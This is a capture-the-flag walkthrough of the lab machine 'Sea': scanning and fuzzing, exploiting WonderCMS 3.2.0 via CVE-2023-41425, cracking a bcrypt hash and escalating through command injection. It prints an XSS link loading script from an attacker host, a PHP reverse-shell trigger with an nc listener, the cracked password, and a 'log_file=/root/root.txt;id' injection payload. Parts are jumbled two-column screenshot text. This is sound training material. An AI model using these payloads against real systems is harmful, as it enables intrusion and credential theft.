

Sea

By Praveen Kumar Sharma

IP of the machine is : 10.10.11.28

Lets try pinging it

```
ping 10.10.11.28 -c 5
```

```
PING 10.10.11.28 (10.10.11.28) 56(84) bytes of data.
```

```
64 bytes from 10.10.11.28: icmp_seq=1 ttl=63 time=2635 ms
```

```
64 bytes from 10.10.11.28: icmp_seq=2 ttl=63 time=1687 ms
```

```
64 bytes from 10.10.11.28: icmp_seq=3 ttl=63 time=674 ms
```

```
64 bytes from 10.10.11.28: icmp_seq=4 ttl=63 time=78.3 ms
```

```
64 bytes from 10.10.11.28: icmp_seq=5 ttl=63 time=4435 ms
```

```
--- 10.10.11.28 ping statistics ---
```

```
5 packets transmitted, 5 received, 0% packet loss, time 4038ms
```

```
rtt min/avg/max/mdev = 78.347/1901.899/4434.745/1538.342 ms, pipe 3
```

Alright lets get to Port Scanning

Port Scanning :

All Port Scan :

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.28 -o allPortScan.txt
```

```
nmap -p- -n -Pn -T5 --min-rate=10000 10.10.11.28 -o allPortScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-22 21:32 IST
Nmap scan report for 10.10.11.28
Host is up (0.086s latency).
Not shown: 65453 filtered tcp ports (no-response), 80 closed tcp ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.26 seconds
```

Open ports

```
PORT STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

Lets try an aggressive Scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.28 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.28 -o aggressiveScan.txt
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2024-08-22 21:35 IST
```

```
Nmap scan report for 10.10.11.28
```

```
Host is up (0.080s latency).
```

```
PORT      STATE      SERVICE VERSION
```

```
22/tcp    filtered  ssh
```

```
80/tcp    open      http      Apache httpd 2.4.41 ((Ubuntu))
```

```
|_ http-cookie-flags:
```

```
|_ /:
```

```
|_ PHPSESSID:
```

```
|_ httponly flag not set
```

```
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|_ http-title: Sea - Home
```

```
Service detection performed. Please report any incorrect results at https://nmap.org
```

```
Nmap done: 1 IP address (1 host up) scanned in 26.83 seconds
```

Aggressive scan

```
PORT STATE SERVICE VERSION
```

```
22/tcp filtered ssh
```

```
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
```

```
|_ http-cookie-flags:
```

```
|_ /:
```

```
|_ PHPSESSID:
```

```
|_ httponly flag not set
```

```
|_ http-server-header: Apache/2.4.41 (Ubuntu)
```

```
|_ http-title: Sea - Home
```

Lets just add sea.htb in /etc/hosts real quick

```
# Static table lookup for hostnames.
# See hosts(5) for details.
#
10.10.11.25      greenhorn.htb
192.168.110.76   symfonos.local
192.168.110.101  breakout
10.10.235.31     cyberlens.thm
10.10.236.168    bricks.thm
10.10.37.234     airplane.thm
10.10.11.18      usage.htb
10.10.11.28      sea.htb
~
```

Lets do some directory fuzzing next

Directory Fuzzing

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://sea.htb/FUZZ -t 200 >
directories.txt
```

```
ffuf -w /usr/share/wordlists/dirb/common.txt -u http://sea.htb/FUZZ -t 200
```

```
/'_--\ /'_--\ /'_--\
/\ \_/\ /\ \_/\  _ _  /\ \_/\
\ \ ,_--\ \ \ ,_--\ \ \_/\ \ \ ,_--\
\ \_/\ \ \_/\ \ \_/\ \ \_/\ \ \_/\
\ \_/\ \ \_/\ \ \_/\ \ \_/\
\ \_/\ \ \_/\ \ \_/\ \ \_/\
```

v2.1.0

```
-----
:: Method      : GET
:: URL         : http://sea.htb/FUZZ
:: Wordlist    : FUZZ: /usr/share/wordlists/dirb/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 200
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
-----
```

```
.htaccess      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
.hta           [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
.htpasswd      [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 3028ms]
0             [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3105ms]
              [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3113ms]
404           [Status: 200, Size: 3341, Words: 530, Lines: 85, Duration: 234ms]
data          [Status: 301, Size: 228, Words: 14, Lines: 8, Duration: 81ms]
Documents and Settings [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 82ms]
home          [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 106ms]
index.php     [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 83ms]
plugins       [Status: 301, Size: 231, Words: 14, Lines: 8, Duration: 77ms]
messages      [Status: 301, Size: 232, Words: 14, Lines: 8, Duration: 6391ms]
reports list  [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 6384ms]
Program Files [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 175ms]
server-status [Status: 403, Size: 199, Words: 14, Lines: 8, Duration: 85ms]
themes        [Status: 301, Size: 230, Words: 14, Lines: 8, Duration: 80ms]
:: Progress: [4614/4614] :: Job [1/1] :: 89 req/sec :: Duration: [0:00:44] :: Errors: 34 ::
```

Directories

```
0 [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration:
3105ms]
[Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 3113ms]
404 [Status: 200, Size: 3341, Words: 530, Lines: 85, Duration:
234ms]
data [Status: 301, Size: 228, Words: 14, Lines: 8, Duration: 81ms]
home [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration:
106ms]
```

```
index.php [Status: 200, Size: 3650, Words: 582, Lines: 87,
Duration: 83ms]
plugins [Status: 301, Size: 231, Words: 14, Lines: 8, Duration:
77ms]
messages [Status: 301, Size: 232, Words: 14, Lines: 8, Duration:
6391ms]
themes [Status: 301, Size: 230, Words: 14, Lines: 8, Duration:
80ms]
```

a lot of these ends in 301 so they are probably unauthorized or something i did some more fuzzing to find nested directories to see if the configuration is somehow not configured correctly

i am gonna skip each one to go the one i found interesting

```
ffuf -c -w /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
-u "http://sea.htb/themes/bike/FUZZ" -t 200 -fc 403
```

```
v2.1.0
-----

:: Method      : GET
:: URL         : http://sea.htb/themes/bike/FUZZ
:: Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/quickhits.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout      : 10
:: Threads     : 200
:: Matcher      : Response status: 200-299,301,302,307,401,403,405,500
:: Filter       : Response status: 403
-----

README.md      [Status: 200, Size: 318, Words: 40, Lines: 16, Duration: 4649ms]
sym/root/home/ [Status: 200, Size: 3650, Words: 582, Lines: 87, Duration: 235ms]
version        [Status: 200, Size: 6, Words: 1, Lines: 2, Duration: 3115ms]
:: Progress: [2565/2565] :: Job [1/1] :: 49 req/sec :: Duration: [0:00:51] :: Errors: 116 ::
```

Some nested ones here might give us version or what they are using


Lets go to web application now

Web Application :

Default page :



Lets go to this "how to participate"



Lets see this contact page

sea.htb/contact.php 150%

Competition registration - Sea

Name:

Email:

Age:

Country:

Website:

Ok so a form lets check those nested one

/themes/bike/README.md


```
← → ↻ sea.htb/themes/bike/README.md

# WonderCMS bike theme

## Description
Includes animations.

## Author: turboblack

## Preview
![Theme preview](/preview.jpg)

## How to use
1. Login to your WonderCMS website.
2. Click "Settings" and click "Themes".
3. Find theme in the list and click "install".
4. In the "General" tab, select theme to activate it.
```

So they are using WonderCMS lets see the version page to find the version of this CMS they are using

```
← → ↻ sea.htb/themes/bike/version

3.2.0
```

So lets look for exploit of this CMS version

Gaining Access :

So found this exploit for this CMS :

<https://github.com/prodigiousMind/CVE-2023-41425> ↗

I followed the step so i have this exploit.py and a zip that contains a reverse shell (pentest monkey php rev shell) and the php should be

named as rev.php

```
ls
aggressiveScan.txt  allPortScan.txt  directories.txt  exploit.py  revshell-main.zip  Sea.md
```

Lets run this exploit.py now

```
python3 exploit.py http://sea.htb/loginURL 10.10.16.52 9001
[+] xss.js is created
[+] execute the below command in another terminal

-----
nc -lvp 9001
-----

send the below link to admin:

-----
http://sea.htb/index.php?page=loginURL?"></form><script+src="http://10.10.16.52:8000/xss.js"></script><form+action="
-----

starting HTTP server to allow the access to xss.js
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Lets just follow this lets start a listener on port 9001

```
nc -lvp 9001

Listening on 0.0.0.0 9001
```

Now lets put that link in the contact form

Competition registration - Sea

Name:

Email:

Age:

Country:

Website:

Lets submit it we should set a GET request from this machine for our xss.js

Ok so it said failed for me as i have already exploited it so when it say the first GET request for xss.js

Then u fill in the form one more time this time instead of xss.js change it to revshell-main.zip

U should another GET request for this zip now we can get a shell on this machine by going to this URL

```
http://sea.htb/themes/revshell-main/rev.php?lhost=10.10.16.52&lport=9001
```

and we get a shell :

```
nc -lvp 9001
```

```
Listening on 0.0.0.0 9001
```

```
Connection received on sea.htb 47250
```

```
Linux sea 5.4.0-190-generic #210-Ubuntu SMP Fri Jul 5 17:03:38 UTC 2024 x86_64  
16:28:25 up 5:47, 0 users, load average: 0.00, 0.00, 0.00
```

```
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ █
```

Lets upgrade this a bit, In stty its too laggy for so im just gonna do this only

```
/bin/sh: 0: can't access tty; job control turned off
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
www-data@sea:/$ █
```

Lateral PrivEsc :

Alright i looked for any database files and found this

```
find / -type f 2>/dev/null | grep "database"
```

```
find / -type f 2>/dev/null | grep "database"
```

```
/snap/core20/2318/var/lib/systemd/catalog/database
```

```
/usr/bin/update-mime-database
```

```
/usr/lib/python3/dist-packages/sos/report/plugins/__pycache__/openstack_database.cpython-38.pyc
```

```
/usr/lib/python3/dist-packages/sos/report/plugins/openstack_database.py
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v85/__pycache__/database.cpython-38.pyc
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v85/database.py
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v122/__pycache__/database.cpython-38.pyc
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v122/database.py
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v121/__pycache__/database.cpython-38.pyc
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v121/database.py
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/__pycache__/database.cpython-38.pyc
```

```
/usr/local/lib/python3.8/dist-packages/selenium/webdriver/common/devtools/v120/database.py
```

```
/usr/share/icons/Humanity/mimes/32/libreoffice-oasis-database.svg
```

```
/usr/share/icons/Humanity/mimes/256/libreoffice-oasis-database.svg
```

```
/usr/share/icons/Humanity/mimes/48/libreoffice-oasis-database.svg
```

```
/usr/share/icons/Humanity/mimes/16/libreoffice-oasis-database.svg
```

```
/usr/share/icons/Humanity/mimes/128/libreoffice-oasis-database.svg
```

```
/usr/share/mime/application/vnd.oasis.opendocument.database.xml
```

```
/usr/share/man/man1/update-mime-database.1.gz
```

```
/var/lib/systemd/catalog/database
```

```
/var/www/sea/data/database.js
```

```
www-data@sea:/$ █
```

Lets see this file

```
www-data@sea:/$ cat /var/www/sea/data/database.js
cat /var/www/sea/data/database.js
{
  "config": {
    "siteTitle": "Sea",
    "theme": "bike",
    "defaultPage": "home",
    "login": "loginURL",
    "forceLogout": false,
    "forceHttps": false,
    "saveChangesPopup": false,
    "password": "$2y$10$i0rk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q",
    "lastLogins": {
      "2024\08\22 14:53:15": "127.0.0.1",
      "2024\08\22 14:49:44": "127.0.0.1",
      "2024\08\22 14:40:13": "127.0.0.1",
```

Lets first see all of the users on this machine

```
}www-data@sea:/$ cat /etc/passwd | grep bash
cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
amay:x:1000:1000:amay:/home/amay:/bin/bash
geo:x:1001:1001::/home/geo:/bin/bash
www-data@sea:/$
```

Now lets crack this password now

Few things before cracking tho this is salted btw so remote those escapes from the hash "\" in there

then crack it like this

```
hashcat -m 3200 -a 0 -o pass.txt hash -0 /usr/share/wordlists/rockyou.txt
```

and this comes out to

```
(pks☺Kali)-[~/test]
$ hashcat -m 3200 hash --show
$2y$10$i0rk210RQSAzNCx6Vyq2X.aJ/D.GuE4jRIikYiWrD3TM/PjDnXm4q:mychemicalromance
```

 Creds

```
Username : amay
Password : mychemicalromance
```

Lets login :

```
www-data@sea:/$ su amay
su amay
Password: mychemicalromance

amay@sea:/$ id
id
uid=1000(amay) gid=1000(amay) groups=1000(amay)
amay@sea:/$ █
```

Vertical PrivEsc :

I didnt really got root on this machine but got the root.txt tho here isthe user.txt btw

```
amay@sea:~$ ls -al
ls -al
total 17564
drwxr-xr-x 5 amay amay      4096 Aug 22 11:55 .
drwxr-xr-x 4 root root      4096 Jul 30 12:58 ..
lrwxrwxrwx 1 root root         9 Aug  1 12:12 .bash_history -> /dev/null
-rw-r--r-- 1 amay amay      220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 amay amay    3771 Feb 25  2020 .bashrc
drwx----- 2 amay amay      4096 Aug  1 12:22 .cache
-rw-rw-r-- 1 amay amay 8384512 Aug 22 12:03 chisel
-rwxrwxr-x 1 amay amay 8699904 Apr  7 04:04 chisel-linux
drwx----- 3 amay amay      4096 Aug 22 11:46 .gnupg
-rw-rw-r-- 1 amay amay 860335 Aug 18 04:25 linpeas.sh
-rw-r--r-- 1 amay amay      807 Feb 25  2020 .profile
drwx----- 2 amay amay      4096 Feb 21  2024 .ssh
-rw-r----- 1 root amay       33 Aug 22 10:41 user.txt
amay@sea:~$ █
```

Lets check what is running on this machine

```
amay@sea:~$ ss -tlpn
ss -tlpn
State  Recv-Q  Send-Q  Local Address:Port  Peer Address:Port  Process
LISTEN  0        4096    127.0.0.1:8080      0.0.0.0:*
LISTEN  0        511     0.0.0.0:80         0.0.0.0:*
LISTEN  0        4096    127.0.0.53%lo:53    0.0.0.0:*
LISTEN  0        128     0.0.0.0:22         0.0.0.0:*
LISTEN  0        10      127.0.0.1:42491     0.0.0.0:*
LISTEN  0        128     [::]:22            [::]:*
amay@sea:~$
```

So something on 8080 lets do port forwarding to see what is this

```
ssh -L 8888:localhost:8080 amay@sea.htb
```

amay@sea.htb's password:

Starting shell...

Now lets check localhost:8888 on our machine

```

1 POST / HTTP/1.1
2 Host: localhost:8888
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:129.0)
  Gecko/20100101 Firefox/129.0
4 Accept: text/html,application/xhtml+xml,application/
  xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*
  */q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br, zstd
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 57
9 Origin: http://localhost:8888
10 Authorization: Basic YWlhcjEwNzZlPjY2Fsc9tYm5lZQ==
11 Connection: keep-alive
12 Referer: http://localhost:8888/
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 log_file=%2Fvar%2Flog%2Fapache2%2Faccess.log$analyze_log=
  <input type="submit" name="update_system" class="button">Update system/<button>
  <input type="submit" name="clear_auth_log" class="button">Clear auth.log/<button>
  <input type="submit" name="clear_access_log" class="button">Clear access.log/<button>
  </form>
</div>
<div class="status">
  <h2>Analyze Log File</h2>
  <form action="" method="post">
    <select name="log_file">
      <option value="/var/log/apache2/access.log">access.log/<option>
      <option value="/var/log/auth.log">auth.log/<option>
    </select>
    <input type="submit" name="analyze_log" class="button">Analyze</button>
  </form>
  10.10.14.96 - - [22/Aug/2024:16:48:22 +0000] "GET /wp-content/plugins/pods/sql/dump.sql
  HTTP/1.1" 404 3611 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/74.0.3729.169 Safari/537.36"
  10.10.14.96 - - [22/Aug/2024:16:48:23 +0000] "GET /wordpress/wp-content/plugins/pods/sql/
  dump.sql HTTP/1.1" 404 3611 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/74.0.3729.169 Safari/537.36"
  10.10.14.96 - - [22/Aug/2024:16:48:23 +0000] "GET /wp-content/plugins/simplemap/dump.sql
  HTTP/1.1" 404 3611 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/74.0.3729.169 Safari/537.36"
  10.10.14.96 - - [22/Aug/2024:16:48:23 +0000] "GET /wordpress/wp-content/plugins/simplemap/
  dump.sql HTTP/1.1" 404 3611 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/74.0.3729.169 Safari/537.36"
  10.10.14.96 - - [22/Aug/2024:16:48:24 +0000] "GET /wp-content/plugins/emailbuddy/db.sql
  HTTP/1.1" 404 3611 "-" Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/74.0.3729.169 Safari/537.36"

```


11 Connection: keep-alive	115	<div>
12 Referer: http://localhost:8888/	116	<button type="submit" name="analyze_log" class="button">Analyze
13 Upgrade-Insecure-Requests: 1		button>
14 Sec-Fetch-Dest: document	117	</form>
15 Sec-Fetch-Mode: navigate	118	<p>No suspicious traffic patterns detected in /root/root.txt.</p>
16 Sec-Fetch-Site: same-origin	119	</div>
17 Sec-Fetch-User: ?1	120	
18 Priority: u=0, i	121	</div>
19	122	</body>
20 log_file=/root/root.txt&analyze_log=/root/	123	
root.txt	124	</html>

Lets add like ; after root.txt to see if we can get this printed here
and here is root.txt

Referer: http://localhost:8888/	118	98d776a
Upgrade-Insecure-Requests: 1	119	<p class="
Sec-Fetch-Dest: document		root.txt;id:</p>
Sec-Fetch-Mode: navigate	120	<pre>98
Sec-Fetch-Site: same-origin	121	</div>
Sec-Fetch-User: ?1	122	
Priority: u=0, i	123	</div>
	124	</body>
log_file=/root/root.txt;id&analyze_log=/root/	125	
root.txt	126	</html>

it should be in the response on the right

Thanks for reading :)